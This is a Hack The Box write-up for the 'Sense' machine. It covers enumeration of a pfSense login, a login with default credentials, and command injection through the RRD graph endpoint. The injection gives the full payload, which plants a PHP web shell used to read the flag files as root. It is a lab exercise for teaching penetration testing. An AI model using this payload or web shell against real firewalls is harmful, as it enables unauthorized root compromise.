Hack The Box — Sense Write-Up

Machine Information

Item	Value
Machine	Sense
Difficulty	Easy
Platform	Hack The Box
Target IP	10.129.10.30
Attacker Machine	Kali Linux
Author	Abhay Gupta
Date	March 2026

Attack Path

Reconnaissance
↓
HTTPS Service Identified (pfSense)
↓
Directory Enumeration
↓
Default Credentials Discovery
↓
Login to pfSense Dashboard
↓
Version Identification (Vulnerable)
↓
Command Injection via RRD Graphs
↓
Web Shell Upload
↓
Root Access
↓
Retrieve User and Root Flags

Tools Used

- Nmap
- Dirbuster / Gobuster
- Burp Suite
- Browser
- Netcat (optional)

---

1. Reconnaissance

The reconnaissance phase began with an **Nmap scan** to identify open ports and services.

Command Used

sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.10.30

Scan Results

PORT STATE SERVICE VERSION

80/tcp open http lighttpd 1.4.35

443/tcp open ssl/http lighttpd 1.4.35

Key findings:

- HTTP redirects to HTTPS
- Web service identified as **pfSense firewall interface**
- SSL-enabled login portal available

Screenshot 1 — Nmap Scan Results

```
┌──(abhay㉿Kali)-[~/Desktop/Sense]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.10.30
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-18 15:04 +0530
Nmap scan report for 10.129.10.30
Host is up (0.28s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     lighttpd 1.4.35
|_http-title: Did not follow redirect to https://10.129.10.30/
|_http-server-header: lighttpd/1.4.35
443/tcp open  ssl/http lighttpd 1.4.35
|_http-title: Login
| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35
|_ssl-date: TLS randomness does not represent time
|_http-server-header: lighttpd/1.4.35

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.38 seconds
```

---

2. Enumeration

Web Access

Accessing the web application:

https://10.129.10.30

Leads to a **pfSense login page**.

Screenshot 2 — pfSense Login Page

Directory Enumeration


Using Dirbuster/Gobuster:

gobuster dir -u https://10.129.10.30/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 30

Discovered file:

/system-users.txt

Screenshot 3 — Directory Enumeration



Credential Discovery

Access:


https://10.129.10.30/system-users.txt

Content reveals:

Username: rohit

Password hint: company defaults

Screenshot 4 — Discovered Credentials



Default Credentials

Research indicates pfSense default password:

Password: pfsense


Login credentials:

Username: rohit


Password: pfsense

Login successful.

Screenshot 5 — Default Credentials Research



Screenshot 6 — pfSense Dashboard



Version Identification

From dashboard:

pfSense version: 2.1.3-RELEASE

This version is known to be vulnerable to **command injection via graphing functionality**.

---

3. Exploitation

Vulnerability


The **RRD Graphs feature** allows command injection via crafted parameters.

Intercept request using **Burp Suite**:

GET /status_rrd_graph_img.php?start=...&database=system-processor.rrd

---

Screenshot 7 — Intercepted Request



Payload Injection

Inject payload:


;echo "<?php system($_GET['cmd']); ?>" > /usr/local/www/writeup.php

Encoded payload used in request:

queues;cd ..;cd ..;cd ..;cd usr;cd local;cd www;echo "<?php system($_GET['cmd']); ?>" > writeup.php

This creates a **web shell**.

Screenshot 8 — Exploit Payload



Web Shell Access

Access the shell:


https://10.129.10.30/writeup.php?cmd=id

Output:

uid=0(root) gid=0(root)

This confirms **root access**.

Screenshot 9 — Root Access via Web Shell



---


4. Retrieving Flags

User Flag

https://10.129.10.30/writeup.php?cmd=cat /home/rohit/user.txt

---


Screenshot 10 — User Flag



Root Flag

https://10.129.10.30/writeup.php?cmd=cat /root/root.txt

Screenshot 11 — Root Flag



Skills Learned

- HTTPS Service Enumeration
- Default Credential Exploitation
- Directory Bruteforcing
- Web Application Analysis (pfSense)
- Command Injection Exploitation
- Web Shell Deployment
- Linux Post-Exploitation

Conclusion

This machine demonstrates how weak default credentials combined with vulnerable application functionality can lead to full system compromise. After gaining access to the pfSense dashboard

using default credentials, a command injection vulnerability in the RRD graph feature was exploited to deploy a web shell. This provided immediate root-level access, allowing retrieval of both user and root flags.